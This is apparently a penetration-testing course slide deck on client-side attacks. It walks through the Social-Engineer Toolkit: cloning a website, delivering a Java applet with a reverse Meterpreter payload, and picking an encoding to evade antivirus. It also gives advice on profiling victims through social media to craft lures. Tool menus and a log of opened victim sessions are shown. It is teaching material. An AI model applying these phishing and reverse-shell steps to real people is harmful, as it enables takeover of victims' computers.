Client Side Attacks

Tools in Kali Linux

Module #23

Kali Linux: Definition of client?

The term client or host means an endpoint used to connect to a network, such as a computer, a tablet, or a mobile device.

A client may offer information, services, and applications to other clients or obtain information from another system, such as a server.

Typically, the term client refers to endpoints used by people. Having people involved opens a range of possible vulnerabilities.

Kali Linux: Client side attacks?

Client-side attacks, as it pertains to web applications, is viewed as a method to identify who is connecting to web applications, what vulnerabilities exist on those systems, and whether those systems can be a means to gain access or information from a web application.

Focus of subsequent sessions will be identifying systems accessing web applications, evaluating systems for vulnerabilities, and exploiting those vulnerabilities, if possible.

Kali Linux: Social Engineering?

Humans will always be your weakest links for a target's security posture.

The more you try to control the end users, the more they will try to bypass policies. The less controls you put in place, the less likely that the policies will be followed.

This creates a double-edge sword when deciding how to protect end users from cyber threats. Hackers know this and target end users in various ways that focus on compromising a key characteristic of the average user, which is trust.

Kali Linux: Social Engineering?

Social engineering is the art of manipulating people into performing actions of divulging information. Many client-side attacks are based on tricking an end user into exposing their systems to an attack.

Social engineering can range from calling somebody while pretending to be an authorized employee to posting a link on Facebook that claims to be a service while really being a means to compromise the client.

Kali Linux: Social Engineering?

Best practices for launching a successful social engineering attack is taking the time to understand your target; meaning learn how the users communicate and attempt to blend into their environment.

Most social engineering attacks that fail tend to be written in a generic format, and they don't include a strong hook to attract the victim, such as a poorly written e-mail claiming the user is entitled to unclaimed funds.

Using social media sources such as Facebook is a great way to learn about a target, such as what hobbies and speaking patterns targets favor. For example, developing traps based on discounted sports tickets would be ideal if a Facebook profile of a target is covered with the sports team logos.

Kali Linux: Social Engineering Toolkit (SET)?

The Social Engineer Toolkit (SET) was created and written by the founder of TrustedSec.

It is an open-source Python-driven tool aimed at Penetration Testing using social engineering. SET is an extremely popular tool used by security professionals to test an organization's security posture.

Real-life attackers use SET to craft active and malicious attacks. It is the tool of choice for the most common social engineering attacks.

To launch SET, go to the following link of the menu bar Exploitation Tools | Social Engineering Tools, and select se-toolkit.

```
Terminal
File  Edit  View  Terminal  Help
The Social-Engineer Toolkit is designed purely for good and not evil. If you are
 planning on using this tool for malicious purposes that are
not authorized by the company you are performing assessments for, you are violat
ing the terms of service and license of this toolset. By hitting
yes (only one time), you agree to the terms of service and that you will only us
e this tool for lawful purposes only.

Do you agree to the terms of service [y/n]: y




[!] The Social-Engineer Toolkit has officially moved to github and no longer use
s SVN.
[!] Ensure that you have GIT installed and this conversion tool will automatical
ly pull the latest git version for you.
[!] Do you want to do a manual install or have SET do the conversion to GIT for
you?

1. Automatic
2. Manual
3. Continue using SET (NO UPDATES ANYMORE!)

Enter your numeric choice:
```

Kali Linux: Social Engineering Toolkit (SET)?

git clone https://github.com/trustedsec/social-engineer-toolkit/Set/

Verify that SET works using the command se-toolkit

```
root@kali:/usr/share# cp backup.set/config/set_config set/config/set_config
root@kali:/usr/share# se-toolkit

IMPORTANT NOTICE! The Social-Engineer Toolkit has made some significant
changes due to the folder structure of Kali and FSH (Linux).

All SET dynamic information will now be saved in the ~/.set directory not
in src/program_junk.

[!] Please note that you should use se-toolkit from now on.
[!] Launching set by typing 'set' is going away soon...
[!] If on Kali Linux, just type 'se-toolkit' anywhere...
[!] If not on Kali, run python setup.py install and you can use se-toolkit anywhere..
.
Press {return} to continue into SET.
```

Kali Linux: Social Engineering Toolkit (SET)?

The next step is launching SET by going to Exploitation Tools | Social Engineering Toolkit | se-toolkit

```
        .M"""bgd `7MM"""YMM MMP""MM""YMM
       ,MI    "Y   MM    `7 P'   MM    `7
       `MMb.       MM   d       MM
         `YMMNq.   MMmmMM       MM
       .     `MM   MM   Y  ,     MM
       Mb     dM   MM     ,M     MM
       P"Ybmmd"  .JMMmmmmMMM   .JMML.

[---]        The Social-Engineer Toolkit (SET)        [---]
[---]        Created by: David Kennedy (ReL1K)        [---]
[---]                 Version: 5.0.10                 [---]
[---]             Codename: 'The Wild West'           [---]
[---]        Follow us on Twitter: @trustedsec        [---]
[---]        Follow me on Twitter: @dave_rel1k        [---]
[---]       Homepage: https://www.trustedsec.com      [---]

    Welcome to the Social-Engineer Toolkit (SET). The one
  stop shop for all of your social-engineering needs.

    Join us on irc.freenode.net in channel #setoolkit

  The Social-Engineer Toolkit is a product of TrustedSec.

          Visit: https://www.trustedsec.com

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Metasploit Framework
   5) Update the Social-Engineer Toolkit
   6) Update SET configuration
   7) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

```
[---]        The Social-Engineer Toolkit (SET)        [---]
[---]        Created by: David Kennedy (ReL1K)        [---]
[---]                 Version: 5.0.10                 [---]
[---]             Codename: 'The Wild West'           [---]
[---]        Follow us on Twitter: @trustedsec        [---]
[---]        Follow me on Twitter: @dave_rel1k        [---]
[---]       Homepage: https://www.trustedsec.com      [---]

     Welcome to the Social-Engineer Toolkit (SET). The one
  stop shop for all of your social-engineering needs.

     Join us on irc.freenode.net in channel #setoolkit

  The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) SMS Spoofing Attack Vector
   8) Wireless Access Point Attack Vector
   9) QRCode Generator Attack Vector
  10) Powershell Attack Vectors
  11) Third Party Modules

  99) Return back to the main menu.

set> 2
```

```
  10) Powershell Attack Vectors
  11) Third Party Modules

  99) Return back to the main menu.

set> 2

 The Web Attack module is  a unique way of utilizing multiple web-based attacks
 in order to compromise the intended victim.

 The Java Applet Attack method will spoof a Java Certificate and deliver a
 metasploit based payload. Uses a customized Java applet created by Thomas
 Werth to deliver the payload.

 The Metasploit Browser Exploit method will utilize select Metasploit
 browser exploits through an iframe and deliver a Metasploit payload.

 The Credential Harvester method will utilize web cloning of a web-
 site that has a username and password field and harvest all the
 information posted to the website.

 The TabNabbing method will wait for a user to move to a different
 tab, then refresh the page to something different.

 The Man Left in the Middle Attack method was introduced by Kos and
 utilizes HTTP REFERER's in order to intercept fields and harvest
 data from them. You need to have an already vulnerable site and in-
 corporate <script src="http://YOURIP/">. This could either be from a
 compromised site or through XSS.

 The Web-Jacking Attack method was introduced by white_sheep, Emgent
 and the Back|Track team. This method utilizes iframe replacements to
 make the highlighted URL link to appear legitimate however when clicked
 a window pops up then is replaced with the malicious link. You can edit
 the link replacement settings in the set_config if its too slow/fast.

 The Multi-Attack method will add a combination of attacks through the web attack
 menu. For example you can utilize the Java Applet, Metasploit Browser,
 Credential Harvester/Tabnabbing, and the Man Left in the Middle attack
 all at once to see which is successful.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Create or Import a CodeSigning Certificate

  99) Return to Main Menu

set:webattack>1
```

Kali Linux: Social Engineering Toolkit (SET)?

On the next screen, SET will present several options on how the user can copy the website.

We will use the site-cloner option. Select site-cloner, and SET will provide a series of questions. These will walk you through cloning a website. This will request the following:

NAT/Port forwarding: SET is asking if the victims will connect to your machine using the IP address configured on your Kali server or if the victims will connect to a different IP address(such as a NAT address).

This really comes into play when you are attacking people outside your network or on the Internet. Select yes if you are attacking victims outside your network. Type no if you are attacking victims on the same network, such as an internal lab.

Kali Linux: Social Engineering Toolkit (SET)?

- IP address/hostname for reverse connection: When SET delivers its payload to the victim, SET needs to tell the victim how to connect back to Kali. In a lab environment, you can type in the IP address of your Kali server.
- URL you want to clone: This is the website you are copying.
- Exploit to deliver: SET will use the Metasploit framework to deliver the exploit. The most popular option is the Windows Reverse_TCP Meterpreter. This works by having a victim run an executable that establishes an open port for an attacker to connect back through to gain full shell access to the victim's PC.

There are different payloads available.

Kali Linux: Social Engineering Toolkit (SET)?

```
What payload do you want to generate:

  Name:                                          Description:

   1) Windows Shell Reverse_TCP                  Spawn a command shell on victim and send back t
o attacker
   2) Windows Reverse_TCP Meterpreter            Spawn a meterpreter shell on victim and send ba
ck to attacker
   3) Windows Reverse_TCP VNC DLL                Spawn a VNC server on victim and send back to a
ttacker
   4) Windows Bind Shell                         Execute payload and create an accepting port on
 remote system
   5) Windows Bind Shell X64                     Windows x64 Command Shell, Bind TCP Inline
   6) Windows Shell Reverse_TCP X64              Windows X64 Command Shell, Reverse TCP Inline
   7) Windows Meterpreter Reverse_TCP X64        Connect back to the attacker (Windows x64), Met
erpreter
   8) Windows Meterpreter All Ports              Spawn a meterpreter shell and find a port home
(every port)
   9) Windows Meterpreter Reverse HTTPS          Tunnel communication over HTTP using SSL and us
e Meterpreter
  10) Windows Meterpreter Reverse DNS            Use a hostname instead of an IP address and spa
wn Meterpreter
  11) SE Toolkit Interactive Shell               Custom interactive reverse toolkit designed for
 SET
  12) SE Toolkit HTTP Reverse Shell              Purely native HTTP shell with AES encryption su
pport
  13) RATTE HTTP Tunneling Payload               Security bypass payload that will tunnel all co
mms over HTTP
  14) ShellcodeExec Alphanum Shellcode           This will drop a meterpreter payload through sh
ellcodeexec
  15) PyInjector Shellcode Injection             This will drop a meterpreter payload through Py
Injector
  16) MultiPyInjector Shellcode Injection        This will drop multiple Metasploit payloads via
 memory
  17) Import your own executable                 Specify a path for your own executable

set:payloads>
```

Kali Linux: Social Engineering Toolkit (SET)?

- SET will ask to select what type of anti-virus obfuscation technique you would like to use. SET will display a rating next to each technique. Select a highly-rated option, unless you desire a specific option. The following screenshot shows the available options. We will go with option 16, because it has the best ranking.


Kali Linux: Social Engineering Toolkit (SET)?

```
   3) Windows Reverse_TCP VNC DLL          Spawn a VNC server on victim and send back to a
ttacker
   4) Windows Bind Shell                   Execute payload and create an accepting port on
 remote system
   5) Windows Bind Shell X64               Windows x64 Command Shell, Bind TCP Inline
   6) Windows Shell Reverse_TCP X64        Windows X64 Command Shell, Reverse TCP Inline
   7) Windows Meterpreter Reverse_TCP X64  Connect back to the attacker (Windows x64), Met
erpreter
   8) Windows Meterpreter All Ports        Spawn a meterpreter shell and find a port home
(every port)
   9) Windows Meterpreter Reverse HTTPS    Tunnel communication over HTTP using SSL and us
e Meterpreter
  10) Windows Meterpreter Reverse DNS      Use a hostname instead of an IP address and spa
wn Meterpreter
  11) SE Toolkit Interactive Shell         Custom interactive reverse toolkit designed for
 SET
  12) SE Toolkit HTTP Reverse Shell        Purely native HTTP shell with AES encryption su
pport
  13) RATTE HTTP Tunneling Payload         Security bypass payload that will tunnel all co
mms over HTTP
  14) ShellCodeExec Alphanum Shellcode     This will drop a meterpreter payload through sh
ellcodeexec
  15) PyInjector Shellcode Injection       This will drop a meterpreter payload through Py
Injector
  16) MultiPyInjector Shellcode Injection  This will drop multiple Metasploit payloads via
 memory
  17) Import your own executable           Specify a path for your own executable

set:payloads>2

Select one of the below, 'backdoored executable' is typically the best. However,
most still get picked up by AV. You may need to do additional packing/crypting
in order to get around basic AV detection.

   1) avoid_utf8_tolower (Normal)
   2) shikata_ga_nai (Very Good)
   3) alpha_mixed (Normal)
   4) alpha_upper (Normal)
   5) call4_dword_xor (Normal)
   6) countdown (Normal)
   7) fnstenv_mov (Normal)
   8) jmp_call_additive (Normal)
   9) nonalpha (Normal)
  10) nonupper (Normal)
  11) unicode_mixed (Normal)
  12) unicode_upper (Normal)
  13) alpha2 (Normal)
  14) No Encoding (None)
  15) Multi-Encoder (Excellent)
  16) Backdoored Executable (BEST)

set:encoding>16
```

Kali Linux: Social Engineering Toolkit (SET)?

- The new cloned website can be used as a means to compromise targets. You need to trick users into accessing the cloned website using an Internet browser. The user accessing the cloned website will get a Java pop-up, which if run, will provide a Reserve_TCP Meterpreter to your Kali server. The attacker can start a meterpreter session and have full admin privileges on the device accessing the cloned website.

Kali Linux: Social Engineering Toolkit (SET)?



Kali Linux: Social Engineering Toolkit (SET)?

```
What payload do you want to generate:

  Name:                                          Description:

   1) Windows Shell Reverse_TCP                  Spawn a command shell on victim and send back t
o attacker
   2) Windows Reverse_TCP Meterpreter            Spawn a meterpreter shell on victim and send ba
ck to attacker
   3) Windows Reverse_TCP VNC DLL                Spawn a VNC server on victim and send back to a
ttacker
   4) Windows Bind Shell                         Execute payload and create an accepting port on
 remote system
   5) Windows Bind Shell X64                     Windows x64 Command Shell, Bind TCP Inline
   6) Windows Shell Reverse_TCP X64              Windows X64 Command Shell, Reverse TCP Inline
   7) Windows Meterpreter Reverse_TCP X64        Connect back to the attacker (Windows x64), Met
erpreter
   8) Windows Meterpreter All Ports              Spawn a meterpreter shell and find a port home
(every port)
   9) Windows Meterpreter Reverse HTTPS          Tunnel communication over HTTP using SSL and us
e Meterpreter
  10) Windows Meterpreter Reverse DNS            Use a hostname instead of an IP address and spa
wn Meterpreter
  11) SE Toolkit Interactive Shell               Custom interactive reverse toolkit designed for
 SET
  12) SE Toolkit HTTP Reverse Shell              Purely native HTTP shell with AES encryption su
pport
  13) RATTE HTTP Tunneling Payload               Security bypass payload that will tunnel all co
mms over HTTP
  14) ShellcodeExec Alphanum Shellcode           This will drop a meterpreter payload through sh
ellcodeexec
  15) PyInjector Shellcode Injection             This will drop a meterpreter payload through Py
Injector
  16) MultiPyInjector Shellcode Injection        This will drop multiple Metasploit payloads via
 memory
  17) Import your own executable                 Specify a path for your own executable

set:payloads>
```

Kali Linux: Social Engineering Toolkit (SET)?

The moment the end user runs the Java applet from the cloned website, the Kali server will connect to the victim's machine as shown in the following screenshot

```
[*] Sending stage (752128 bytes) to 10.62.3.137
[*] Meterpreter session 1 opened (10.255.27.200:443 -> 10.62.3.137:49401) at 2013-05-04 19:43:51 -0500
[*] Sending stage (752128 bytes) to 10.62.3.137
[*] Sending stage (752128 bytes) to 10.62.3.137
[*] Sending stage (752128 bytes) to 10.62.3.137
[*] Sending stage (752128 bytes) to 10.62.3.137
[*] Sending stage (752128 bytes) to 10.62.3.137
[*] Meterpreter session 2 opened (10.255.27.200:25 -> 10.62.3.137:49402) at 2013-05-04 19:43:54 -0500
[*] Meterpreter session 3 opened (10.255.27.200:443 -> 10.62.3.137:49404) at 2013-05-04 19:43:54 -0500
[*] Meterpreter session 4 opened (10.255.27.200:21 -> 10.62.3.137:49406) at 2013-05-04 19:43:54 -0500
[*] Meterpreter session 5 opened (10.255.27.200:8080 -> 10.62.3.137:49405) at 2013-05-04 19:43:55 -0500
[*] Meterpreter session 6 opened (10.255.27.200:53 -> 10.62.3.137:49407) at 2013-05-04 19:43:55 -0500
```

Kali Linux: Social Engineering Toolkit (SET)?

```
msf  exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 1500
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0


Interface 10
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:50:56:a3:45:e2
MTU          : 1500
IPv4 Address : 10.62.3.137
IPv4 Netmask : 255.255.252.0

meterpreter >
```

Thank You